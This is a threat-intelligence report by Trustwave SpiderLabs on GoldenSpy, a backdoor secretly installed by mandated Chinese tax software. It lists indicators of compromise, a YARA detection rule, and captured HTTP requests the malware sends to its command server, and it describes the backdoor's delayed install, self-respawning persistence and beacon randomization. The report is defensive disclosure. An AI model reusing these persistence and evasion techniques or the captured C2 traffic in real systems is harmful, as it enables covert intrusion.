



TRUSTWAVE SPIDERLABS INVESTIGATION

The Golden Tax Department and Emergence of GoldenSpy Malware

**HOW REQUIRED TAX SOFTWARE PROVIDES A
HIDDEN BACKDOOR INTO VICTIM NETWORKS**

Trustwave SpiderLabs' investigation into the GoldenSpy malware campaign targeting companies operating in China.



Table of Contents

| | |
|---------------------------------------------------------------------------------------------|----|
| GoldenSpy Threat Report Highlights | 2 |
| A Note First | 3 |
| The Golden Tax Department and the Emergence of GoldenSpy Malware | 4 |
| Story of the Threat | 4 |
| Associated Indicators of Compromise | 6 |
| Ningzhidata[.]com Associated IOC's | 6 |
| Network Infrastructure and IOC's | 9 |
| Other TTP's Inherent to GoldenSpy and Golden Tax Software | 10 |
| Campaign Timeline | 11 |
| Malware Reverse Engineering Reports | 11 |
| Tax Software Installer | 11 |
| Pluginsetup.exe | 13 |
| Svminstall.exe – (GoldenSpy) | 15 |
| ExeProtector | 15 |
| Command Retrieval and Dispatching | 15 |
| Recommended Risk Mitigation Measures | 20 |
| Relevant Corporate Profiles | 21 |
| Trustwave SpiderLabs Team | 21 |
| Appendices | 22 |
| Appendix A - Definitions, supporting facts, and legal and compliance implications | 22 |

GoldenSpy Threat Report Highlights

- Trustwave SpiderLabs has identified a new threat targeting corporations conducting business in China. The victim company is required to install software that will enable payment of local taxes. However, a backdoor is hidden within the software package that provides full remote command and control of the victim system, enabling arbitrary remote execution of code, and a remote shell.
- Through the course of this investigation, we discovered several variations of this backdoor. The first version has a compilation timestamp in 2016 but it does not appear to have been analyzed or categorized prior to 2020. As a service to the security community, we are providing full malware analysis as part of this report and we have named this malware family "GoldenSpy".
- The hidden GoldenSpy backdoor (svm.exe) is covertly downloaded two hours after the Aisino Intelligent tax software installation is completed. It calls out to a Chinese domain with a reputation of distributing variations of GoldenSpy. Svm.exe exfiltrates basic system information and continuously beacons to a remote server for "updates." This "update" functionality enables remote execution of arbitrary code and provides remote command execution capability.
- Trustwave SpiderLabs believes that this threat became active in April of 2020, when the ningzhidata[.]com domain first delivered the current version of GoldenSpy. The domain was registered on 22 September 2019.
- Trustwave SpiderLabs was engaged for a threat hunt shortly after our client was compromised, enabling us to disrupt the potential attack early in the kill chain. For this reason, we were not able to gather sufficient TTP's to confidently attribute GoldenSpy to a specific threat actor group. Therefore, we will refrain from claiming attribution in this report.
- The full scope of this threat is currently unknown, but our client reported that installation of this software was required by their Chinese bank as a prerequisite to paying local Chinese taxes. We believe that all corporations with Chinese operations should investigate for presence of GoldenSpy and remediate if necessary.
- This report provides identified IOC's (Indicators of Compromise), as well as IOC's known to be associated with the network architecture used with this threat. We have also provided specific hunting, investigative, and remediation methodologies that can be used to ensure your environment is clean.

A Note First

Trustwave SpiderLabs has confirmed that, as of April 2020, the GoldenSpy backdoor is embedded in the Aisino Intelligent Tax software suite and that it has impacted corporations doing business in China. We do not yet know the scope, purpose, or actors behind the threat. Has it impacted hundreds of customers, or just a few? Is it designed to compromise networks and exfiltrate data or was it just a very, very poorly designed updater? Is this a Nation-State sponsored threat campaign, was it planted by a malicious insider at the software design company, or even by an unknown adversary external to the company?

These are all questions that we have wrestled with as we wrote this report.

The GoldenSpy campaign, as detailed in this report, has the characteristics of a coordinated Advanced Persistent Threat (APT) campaign targeting foreign companies operating in China. However, we cannot definitively know why this malware is present because we caught it early in the kill chain and we have no way to discern answers to the key questions: who (is behind this activity), what (data is being targeted), and why (these actions were taken).

In this report, we have carefully crafted our language to not claim more than we can confirm with the facts. However, we can clearly say that, at best, presence of GoldenSpy will violate compliance requirements for most regulatory agencies and surrender command and control of infected systems to an unknown remote adversary. At worst, we have identified an APT campaign targeting companies operating in China and professional hackers now have a wide-open backdoor into impacted networks.

At this point, we cannot confirm one way or the other. However, we are still actively investigating and seeking out more information. If you have any information about this activity or feel you may have been victimized by this attack, please reach out to Trustwave SpiderLabs at GoldenSpy@trustwave.com.

We are available for advice, information exchange, or to engage threat hunting / forensic investigation services.

Thank you,

Trustwave SpiderLabs

Aisino Corporation and Nanjing Chenkuo Network Technology were contacted and briefed on these findings, as part of Trustwave's documented vulnerability disclosure process. At time of publication of this report, neither have responded

The Golden Tax Department and the Emergence of GoldenSpy Malware

Story of the Threat

Trustwave SpiderLabs, during a recent threat hunting engagement, discovered a Chinese cyber threat targeting corporations operating in China. This report details the attack methodology, suspected entities behind the activity, and protective measures to mitigate risk of being impacted. The following series of events detail the threat.

- 1 Our client, a global technology vendor, upon opening operations in China was advised by their Chinese bank that they were required to install a software suite that would enable payment of local taxes. Utilizing this software was a requirement for them to conduct business in China.
- 2 The tax software suite, "Intelligent Tax" produced by the Golden Tax Department of Aisino Credit Information Co. conducts tax operations, as expected. However, it also covertly downloads and executes a file called `svminstaller.exe`, which installs two identical executables called `svm.exe` and `svmm.exe` (GoldenSpy MD5: `2c5557250cbd3f7ff3f778aa4fc6e479`) from `download.ningzhidata[.]com` and installs them in: `C:\Program Files\svm`. Both establish persistence by running silently in the background as autostart services.
- 3 `Svm.exe` gathers system information and exfiltrates it to `www.ningzhidata[.]com` on port 9006. The malware maintains persistence by monitoring itself and if the process is stopped, it will respawn. Additionally, it sends requests to a remote server to update itself (a method to execute additional operations), and it stands open as a backdoor into the environment enabling the command and control server to upload and execute arbitrary code or commands with System privileges.

The Trustwave SpiderLabs threat hunt identified and disrupted the potential attack at this point, so we are unable to state specific next steps that may have been taken, however, it is clear the operators would have had the ability to conduct reconnaissance, spread laterally, and exfiltrate data.

Additionally, there are several key elements to `svm.exe` that stand out as unusual:

- 1 Both `svm` and `svmm` are installed as autostart services, and if either is killed, they will respawn each other. Additionally, static analysis showed the `exe protector` module monitors both `svm` and `svmm` to see if either are missing (deleted), if so, it downloads and executes a new version. Triple-layer persistence functionality is not normal for tax software.
- 2 The uninstall functionality for the tax software will not uninstall `svm` or `svmm`. It leaves them running as an open backdoor into the environment, even after the tax software is removed.
- 3 The tax software installation process creates and executes a binary called `plugin.exe`. After a two-hour delay, `plugin.exe` downloads and silently executes `svminstaller.exe`, which installs `svm.exe` and `svmm.exe`. The 2-hour delay in this process is highly unusual and may be to ensure the covert installation is not identified by the victim.
- 4 `Svm.exe` does not contact the tax software's network infrastructure (`i-xinnuo[.]com`), rather it reaches out to `ningzhidata[.]com`, a domain known to host GoldenSpy. After the first three attempts to contact its command and control server, it randomizes beacon times. This is a method to avoid network security technologies designed to identify beaconing malware.
- 5 `Svm.exe` operates with System level privileges, making it highly dangerous and capable to execute any tool on the system. This includes separate malware or Windows administrative tools to conduct reconnaissance, create new users, escalate privileges, etc.
- 6 `Svm.exe` sends the basic operating system information to the remote domain and constantly attempts to download and execute files from `ningzhidata[.]com`. While we did not observe a file being downloaded, it will execute anything a potential attacker wishes to upload, including trojans or ransomware.

Based on the facts presented above, Trustwave SpiderLabs believes that this supposed updater is a significant threat to anyone required to utilize this tax software. Especially considering that the Golden Tax software already contains a valid update mechanism, not related to `svm.exe`.

Svm.exe's digital signature (shown below) displays a company called Chenkuo Network Technology Co. The digital signature's name and description are identical: 认证软件版本升级服务, which translates to "certified software version upgrade service".

**Copyright Copyright@2020-2025 南京辰阔网络科技有限公司。保留所有权利。
(Nanjing Chenkuo Network Technology Co., Ltd. all rights reserved.)**

Product: 认证软件版本升级服务
Description: 认证软件版本升级服务
Original Name: svm.exe

At this point, we are unable to determine how widespread this software is. We currently know of one targeted technology/software vendor and a highly similar incident occurring at a major financial institution, but this could be leveraged against countless companies operating and paying taxes in China or may be targeted at only a select few organizations with access to vital information.

Aisino Corporation, an IT and electronics company, created the tax software, whose use was mandated by their Chinese Bank. Aisino Credit Information Co. is a subsidiary that owns *i-xinnuo[.]com*, the domain responsible for distributing the tax software. The graphic below shows the relationships between the various entities mentioned in this report and GoldenSpy.




Figure 1: Known players in the creation and delivery of GoldenSpy backdoor

Trustwave SpiderLabs has conducted this research to shine a light on a potentially wide-spread threat. Corporations that install the tax software risk opening a backdoor into their network that could be leveraged to execute network-wide compromise, data breach, and/or loss of research and development. We recommend immediately removing any Aisino Tax software which includes mechanisms to download GoldenSpy. If this is not possible for business-criticality reasons, take steps to remove GoldenSpy specifically, hunt for the IOC's provided in this report, and blacklist all malicious code and C2 servers from your network.

Associated Indicators of Compromise

Ningzhidata[.]com Associated IOC's

Trustwave SpiderLabs threat intelligence has tracked several additional suspect files that have been hosted by, or are known to communicate with [ningzhidata\[.\]com](http://ningzhidata[.]com), [www.ningzhidata\[.\]com](http://www.ningzhidata[.]com) or [download.ningzhidata\[.\]com](http://download.ningzhidata[.]com). We believe that all of these files should be proactively blocked and could indicate existence of this threat.

| SHA-256 HASH | CREATION DATE | REPORTED NAME | VIRUSTOTAL FINDING RATE | CALLOUTS |
|-------------------------------------------------------------------|---------------------|------------------------------|------------------------------------------------------|--------------------------------------------------------------------------------------------------------------|
| 3b8761d2e19bc5185f55cc2f575bbe54a45a52fc1c8650a60f1bd13e01e24655 | 2016-12-19 15:41:22 | svm.exe | 53/73 Remote Access Trojan | www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 42.56.76.93 124.152.41.85 59.83.204.14 |
| 4f86175e5500be87cc95ea9fc af565970e15a86b2aa3223f8ef8d25e72cec376 | 2016-12-19 15:41:22 | IDG-MINZONGV1.0-20200310.exe | 41/72 Remote Access Trojan | www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 |
| c5c5e59bb18bad1427714d0007b676e658d8e08faf5a0632ed88912f5816d525 | 2016-12-19 15:41:22 | IDG-NJCKV1.0-20200320.exe | 41/72 Remote Access Trojan | www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 |
| 41103f32f247ba744a8f8be17deac4bd26aeba323f3161e44adc35f8dd81ce4d3 | 2016-12-19 15:41:22 | SVMV1.0-20200310.exe | 41/72 Remote Access Trojan | www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 |
| afcc4ccc4ac0f1eaded6fc2ea704f4e9650942fc317728150676de3af19fb72d | 2020-05-14 01:29:22 | svminstall.exe.zip | 41/63 Zip archive containing malicious code | ningzhidata[.]com 223.112.21.2 |
| 39b914c8064becf3df1df39b0517bda05371e90b8b5fe15aad275faac634876f | 2020-03-27 03:12:24 | usv.exe | 8/70 Remote Access Trojan | www.ningzhidata[.]com 49.232.156.177 |
| 77ee7b0a10f3c0ab08c1b1f88ceb0dd979e9c2fee17ac5fd14c9ce27002f6078 | 2016-12-19 15:41:22 | IDG-FEILONGV1.0-20200310.exe | 43/73 Remote Access Trojan | www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 |
| 2f65238e7b3a8ddd719fb19a506cd1d964fc7b5cab6f3f4e95235c235cac2190 | 2020-05-07 22:21:26 | svminstall.exe.zip | 41/62 Zip archive containing malicious code | ningzhidata[.]com 223.112.21.2 |
| 853ef8130b50e9fce5f7575afc04374de0232fa5fe6b7b4d97fda7bf17ec58c9 | 2020-03-27 03:06:51 | usv.exe | 10/73 Remote Access Trojan | www.ningzhidata[.]com 49.232.156.177 |
| 98b5320e7464fc69b12eb626b6336604efcbf6502adc38c77f6db41666da9dd1 | 2020-03-27 02:24:01 | usv.exe | 10/73 Remote Access Trojan | www.ningzhidata[.]com 49.232.156.177 |
| afe2bcd5cb2de6349329c42631fbdbba46d672f6dc515a5bee63cb4265e49f8 | 2020-03-27 03:17:53 | usv.exe | 9/71 Remote Access Trojan | www.ningzhidata[.]com 49.232.156.177 |
| ffbeaa5947fc467fce27c765a4e8dc08e45c8ca13e583f5271b19e944e0cb8e3 | 2016-12-19 15:41:22 | svm.exe | 36/71 Remote Access Trojan | www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 |
| 20932b2151de5f0dc5c1159fbc1d2d004f069bb04d32d66dc7fa5b7b9eac1aa7 | 2016-12-19 15:41:22 | svminstall.exe | 39/71 Remote Access Trojan | www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 |
| a6e9d6c145668c4fc6e6dbd3d1fe4bc394211d9c09d31c12730ceddf3e5056be | 2016-12-19 15:41:22 | svminstall.exe | 39/72 Remote Access Trojan | www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 |
| b67913449618756dcc815a242a270257cce4d5ae71911bb6716bdecc2f1c0c7f | 2016-12-19 15:41:22 | svminstall.exe | 36/72 Remote Access Trojan | www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 |
| f21623311a947d8a9f2dd05c098f45c3ef12be3cbf79fb49659e5bfc1588cdf | 2016-12-19 15:41:22 | IDG-NINGZHIV1.0-20200310.exe | 40/72 Remote Access Trojan | www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 |

Currently the samples listed in the table above have antivirus detection ratios ranging from 9/72 (12.6%) to 53/73 (72.6%). Increasing detection ratios may precipitate the threat actor altering their code to improve antivirus evasion ability. Trustwave SpiderLabs has found solid success in identifying malicious code variants within the same family through the use of threat hunting with YARA signatures. The following YARA signature is provided as a method for identifying malicious code that may be an unknown GoldenSpy variation.

```
rule GOLDENSPY_svmdropper:APT
{
  meta:
    author = "SpiderLabs Trustwave"
    date = "2020-06-03"
    sample_filetype = "exe"

  strings:

    $reg = "Software\\IDG\\DA" nocase wide ascii // registry entry
    $str1 = "requestStr" nocase wide ascii // POST request the machine details
    with this parameter
    $str2 = "nb_app_log_mutex" nocase wide ascii // Mutex
    $str3 = {510F4345[0-10]50518D8DCCFE[0-20]837D1C[0-20]8D45[0-15]0F4345[0-20]505157} //Data
    collection and passed to requestStr in POST

  condition:

    (uint16(0) == 0x5A4D) and $reg and 2 of ($str*)
}
```

Figure 2: YARA rule for detection of svm.exe variations

Running this YARA signature in VirusTotal identified 27 malicious binaries not previously discussed in this report. Not all had the same functionality and purpose as svm.exe, but they shared some distinct inherent characteristics that indicate a relationship and that they either shared the same original author or, at least shared the same original codebase. All were identified as from Chinese origin, with varying detection levels by the antivirus vendors represented in VirusTotal. The SHA-256 hash values are provided below and should be proactively blocked by organizations wishing to prevent compromise by this threat actor.

| SHA-256 | REPORTED NAME(S) | CREATION TIME | FIRST SUBMISSION | DETECTION RATIO | CONTACTED HOSTS |
|------------------------------------------------------------------|------------------------------------------------|-----------------|------------------|-----------------|-----------------------------------------|
| 2878ad6d386bc3fd9f0625195a3a60fc5056ff7ff24e57cf466e54af07d0217e | 0750e344e12de0b653de4e7d600d00c2.virus | 3/27/2020 3:05 | 4/25/2020 16:30 | 20/72 | n/a |
| 323d0cf9ac1c750761f66482154dbd3144dae7336c955a4576cb4cce6438a6ba | dgb.exe, dga.exe | 3/27/2020 3:05 | 4/17/2020 7:03 | 25/72 | n/a |
| b914c8064becf3df1df39b0517bda05371e90b8b5fe15aad275faac634876f | usv.exe | 3/27/2020 3:12 | 4/17/2020 7:24 | 8/70 | www.ningzhidata[.]com 49.232.156.177 |
| 3b63900e56a7eccee43d42a77fcb6d7834943f5236adae063abe32111f35152d | 71f7e61c2686b4bc1d67745e859b3ca1.virus | 3/27/2020 3:10 | 5/9/2020 16:25 | 20/73 | n/a |
| 5246fc50cce0b3492939a169082eebfde63c9ebc312267eef6d1bb47b44c44aa | 392b5b60444fa9e27c1de9d977ec9248.virus | 3/27/2020 3:05 | 4/29/2020 8:51 | 22/73 | n/a |
| 534da7cf722968de28e9ff23e2924e180bf2c59f3852fb58a4653f8a54fa69a | n/a | 3/27/2020 2:53 | 4/26/2020 18:19 | 17/72 | n/a |
| 55429a6085d50782be52bb2150cfabecfdaa4eb843350399c3cf88a9ab9fa4c1 | idgclient.exe | 3/27/2020 3:11 | 4/17/2020 7:22 | 3/72 | n/a |
| 561f89c566af35a90ae19285177cedaae3a0cbd7c8d415c57766e7988503c686 | dga.exe | 3/27/2020 2:53 | 4/17/2020 7:07 | 26/72 | n/a |
| 6366f009e4c0303d7f5ba0bb6a529039618ff8715972713c3b6645d1aef3d4c1 | n/a | 3/27/2020 3:10 | 4/30/2020 19:52 | 18/72 | n/a |
| 67316d574d0e05549bf314b4764842e2b598f2ffae1ac82123b3dd592f605751 | svm.exe, svmm.exe | 3/27/2020 3:06 | 4/17/2020 7:00 | 40/72 | n/a |
| 68472c7468b931dbbea1900bdeb4dcf10bdbfe1384e0984f4272f1a036659202 | n/a | 3/27/2020 2:53 | 4/30/2020 20:31 | 19/70 | n/a |
| 7bf45c75dca3362331d5a9a116bf9c7a52e1352905a5dee66f0cf123acc461b2 | svm.exe | 3/27/2020 3:17 | 4/17/2020 7:30 | 43/72 | n/a |
| 817887f4e977443cb446579f080ae848a2235b79f8c174e7201ceb62e9ccd94 | idgclient.exe | 3/27/2020 3:01 | 4/17/2020 7:06 | 3/71 | n/a |
| 853ef8130b50e9fce5f7575afc04374de0232fa5fe6b7b4d97fda7bf17ec58c9 | usv.exe | 3/27/2020 3:06 | 4/17/2020 7:04 | 10/73 | www.ningzhidata[.]com 49.232.156.177 |
| 862115c6d8d6e6addeb408c45ac0a7f8a25126d5ccca6d9356143a7a683c009d | 7bc6b5c6da04a231f5fa011944ce5a31.virus | 3/23/2020 13:05 | 4/24/2020 18:00 | 32/72 | n/a |
| 8b0e1be70409238e7577429df3eaa84a6b12f36d9dbb6e47607f7fc354ddb961 | svm.exe | 3/27/2020 2:51 | 4/17/2020 7:10 | 44/72 | n/a |
| 98b5320e7464fc69b12eb626b6336604efcbf6502adc38c77f6db41666da9dd1 | usv.exe | 3/27/2020 2:24 | 4/17/2020 7:08 | 10/73 | www.ningzhidata[.]com 49.232.156.177 |
| a44e6b87dc1165c4c6839554dd412e98fade0a7e7c6341b9d44c0ee0dd034160 | cce1df224e63ff1aab5f74e2fb1559e3.virus | 3/27/2020 3:10 | 4/23/2020 21:05 | 17/73 | n/a |
| a8169c566bf4566c6c4ba98ce7f9ecf143ae6c21dc0d7b15779c936e1ff60269 | svm.exe, svmm.exe | 4/7/2020 8:44 | 4/9/2020 15:09 | 45/72 | n/a |
| af120f411c2c1f3ec52516006a25c734a5a0e4952c3eb942ad99858420c9135e | svm.exe | 4/7/2020 8:44 | 5/7/2020 20:18 | 33/72 | n/a |
| afe2bcd5cb2de6349329c42631bfbdbba46d672f6dc515a5bee63cb4265e49f8 | usv.exe | 3/27/2020 3:17 | 4/17/2020 7:29 | 9/71 | www.ningzhidata[.]com 49.232.156.177 |
| b6982fe4ab882cfdcb091c6617b9d279a9bcfd3e28a76d5fb2c0cdfc0c23064 | 126599da0c79ce196c960d0ba28aacda.virus | 3/27/2020 3:17 | 5/1/2020 0:26 | 33/71 | n/a |
| c12e099fb5e825be513c75cff8b4f064b9d4ea8435bab254d69e126b74959372 | dga.exe | 3/27/2020 3:10 | 4/17/2020 7:23 | 22/73 | n/a |
| c4fc73dbfc0d61a0a60239971225321b882af5923babf26c324726b80db612a2 | idgclient.exe | 3/27/2020 3:06 | 4/17/2020 7:01 | 4/73 | n/a |
| c9d1ec32df1b134aa809bc8b3ad475b690347294693fc5b65ab1df94fa4d1fd | 433F8727.vsc_svm.exe_archive_level0_1_NSIS.unc | 3/23/2020 13:05 | 4/20/2020 0:30 | 13/72 | n/a |

| SHA-256 | REPORTED NAME(S) | CREATION TIME | FIRST SUBMISSION | DETECTION RATIO | CONTACTED HOSTS |
|------------------------------------------------------------------|----------------------------------------|-----------------|------------------|-----------------|-----------------|
| ce3d64f8ad4dcbbf5324e05c81a716c5d2493e149edafbc5cb73c01836bea5f2 | 8497a9301e74d3611c2df3e3c0ea24f4.virus | 3/27/2020 3:10 | 4/26/2020 0:37 | 22/72 | n/a |
| d41081969a212dec0ca623d848fb51907d8cdb1cb7bd86e1354e3041052858fb | svm.exe | 3/27/2020 3:11 | 4/17/2020 7:26 | 42/72 | n/a |
| e0e7b4f6878483bdc8c3e01d4daa11c71e61385e85a6eaa2be8fec04d250b74e | dga.exe | 3/27/2020 3:16 | 4/17/2020 7:28 | 19/66 | n/a |
| e8118cb2941c0421a2f6942919f8541b5fab348e2334102eab8654d2c4bff8ed | idgclient.exe | 3/27/2020 3:16 | 4/17/2020 7:27 | 4/72 | n/a |
| f89e898ea40e10901c0c9f9100f269a227323ace1f7248293bfd57982dea1a67 | svm.exe | 3/23/2020 13:05 | 4/17/2020 7:06 | 42/73 | n/a |

Network Infrastructure and IOC's

GoldenSpy (**svm.exe**) receives updates and commands from several subdomains of **ningzhidata[.]com**. The domain was registered to Alibaba Cloud Computing on September 22, 2019, however, there are no records of it on the Internet before April of 2020. This domain and its subdomains have resolved to a number of IP addresses, however, based on their certificates, most are a part of the qcloud CDN and appear to only host downloads. There are two IP addresses which we believe to be the actual servers behind **ningzhidata[.]com**, 49.232.156.177 and 223.112.21.2.

Of these two servers the first is the most important. It is the same IP which is hardcoded into plugin.exe as part of the svm.exe installation process. It is also consistently reported to abuse lists for attempting to log into computers without authorization.

The installation of svm.exe is initiated by the plugin.exe component of the Aisino tax software. The following diagram shows the network connections made in the setup and operation of svm.exe.




Figure 3: GoldenSpy network communication patterns

Other TTP's Inherent to GoldenSpy and Golden Tax Software

As attackers frequently update their TTP's, it is important to identify behavioral and static indicators to search for elements of this threat that may present themselves in unknown variations of this attack. Trustwave SpiderLabs provided the **GoldenSpy_svmdropper:APT** YARA rule for exactly this reason, but there are several other unusual characteristics of this malicious code that can be used in threat hunting operations.

Common TTP's shared by the tax software and svm.exe

While **svm.exe** appears to be independent from the main tax software, internal strings from the code share several elements, suggesting some shared creation resources. Examples of these common items include:

- **Ryeol HTTP Client:** This library from 2007 is utilized by both **svm.exe** and the tax software to facilitate HTTP Internet communication. This is an old and unusual http library for modern legitimate software.
- **SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\fwkp.exe:** This is a hardcoded string present in **svm.exe** but appears to be utilized as part of legitimate functions within the original tax software.
- **SOFTWARE\skfpkprj\skfpkprj:** This is a hardcoded string present in **svm.exe** but appears to be utilized as part of legitimate functions within the original tax software.

Non-standard ports used in this campaign

The following ports were observed to be used in this campaign:

- Ports **9005, 9006:** Ports used for **svm.exe** network traffic.
- Port **9002:** Used by updater service to request a link to download **svm.exe**.
- Port **8090:** While we didn't observe this directly in our analysis, there are indicators on public scan sites that svm is downloaded over this port in some circumstances.
- Port **33666:** WebSocket established by Golden Tax software on installation

Non-standard User-Agent Strings

Unusual user-agent strings exist in the network traffic generated by GoldenSpy. In the first instance, the user-agent and the newline character which is supposed to follow it were missing, resulting in a distinctively malformed http header. The first two screenshots below show correctly formatted user-agent strings, "Agent0" and "Ryeol HTTP Client Class" which can also be used as network indicators. The third User-Agent string in particular indicates usage of the obscure **2007 Ryeol HTTP library** mentioned earlier in this report.

```
POST /version/downloadAddr HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Accept: */*
Host: 49.232.156.177:9002
Content-Length: 152
Cache-Control: no-cache
```

```
GET /download/svminstall.exe HTTP/1.1
Accept: */*
User-Agent: Agent0
Host: download.ningzhidata.com
Cache-Control: no-cache
```

```
POST /softServer/req HTTP/1.1
Accept: */*
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
User-Agent: Ryeol HTTP Client Class
Host: www.ningzhidata.com:9006
Content-Length: 320
Connection: Keep-Alive
```

Figure 4: Unusual user-agent strings used by GoldenSpy

Campaign Timeline

| DATE | RELEVANT EVENT |
|------------|-----------------------------------------------------------------------------------------------------------------------------------|
| 2019-09-22 | Domain registration date for command and control server located at ningzhidata[.]com. |
| 2020-04-07 | Compilation time for GoldenSpy (svm.exe investigated variant), the backdoor downloaded two hours after tax software installation. |
| 2020-04-09 | First known download of current version of svm.exe GoldenSpy from ningzhidata[.]com. |
| 2020-04-16 | ningzhidata[.]com is first seen using the qlcloud cdn. |
| 2020-04-17 | Several variations of the svm.exe malware submitted to VirusTotal by an unknown source. |
| 2020-04-21 | Trustwave began threat hunt for impacted customer. |

Malware Reverse Engineering Reports

Tax Software Installer

A Nullsoft installer file (MD5: 85223e82337f409697b951207a2d91e6) is the main setup file that installs the tax invoicing software, electronic signing tool, plugin manager and updater.

There are two sub-installers in this setup file:

- 1 **PluginManagerSetup.exe** (MD5: 8ecc9a53cc99bde757df9e718fd3af17) – this setup file contains two installers:

| FILENAME | MD5 | DESCRIPTION |
|------------------------|----------------------------------|-------------------------------------------------------------------------------------------------------------------|
| XYRZSetup.exe | 39393db9ff05b587ef42ae6340f03a85 | Installs the tax invoice gatherer, running as a service |
| PluginSetup.exe | 84ff122838c0da5ab5ddcaa8f45f7011 | Installs the plugin manager – plugin.exe and mplugin.exe and also downloads the backdoor installer svminstall.exe |


- 1a **XYRZSetup.exe** - Installs the tax invoice gatherer that runs as a service. The following files are installed in the folder %ProgramFiles%\XYRZ

| FILENAME | MD5 | DESCRIPTION |
|-------------------------|----------------------------------|-----------------------------------|
| libp11.dll | 7b8d8a81b32209a80fb974cf89697116 | PKCS11 Library |
| serverjsp.ini | 2d9427f26131249333c60139d0995f88 | Configuration file |
| sqlite3.dll | 7593a2422d0ea17fac214af4a1efa194 | SQLite Library |
| SSLLeay32.dll | 3cb5a5dc5701c2961742bdb05a43c6d0 | SSL Library |
| uninst.exe | 8d5692af55e44e471a27a0fc401ac6ba | Program uninstaller |
| xyrzsvc.exe | 52a64ae155ef5ec37966e787ab1678a2 | Tax Invoice Gatherer and Uploaded |
